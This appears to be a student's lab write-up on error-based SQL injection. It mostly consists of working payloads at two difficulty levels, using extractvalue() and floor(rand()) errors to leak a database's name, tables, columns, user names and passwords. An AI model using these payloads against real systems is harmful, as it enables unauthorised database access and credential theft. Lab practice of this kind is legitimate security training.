Lab 9: Error-based SQL Injection

LOW LEVEL

Database name: %' and extractvalue('<a>xxx', concat(':',database()))#







Table name: %' and extractvalue('<a>xxx', concat(':',(select table_name from information_schema.tables where table_schema =database() limit 1, 1)))#




Column name: %' and extractvalue('<a>xxx', concat(':', (select column_name from information_schema.columns where table_name ="users" limit 3, 1)))#



User name: %' and extractvalue('<a>xxx', concat(':',(select user from users limit 0, 1)))#



Passwords: ' and extractvalue('<a>', concat((select password from users limit 0, 1)))#



MEDIUM LEVEL

Database name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select database()), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #







Table name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select table_name from information_schema.tables where table_schema =database() limit 1, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



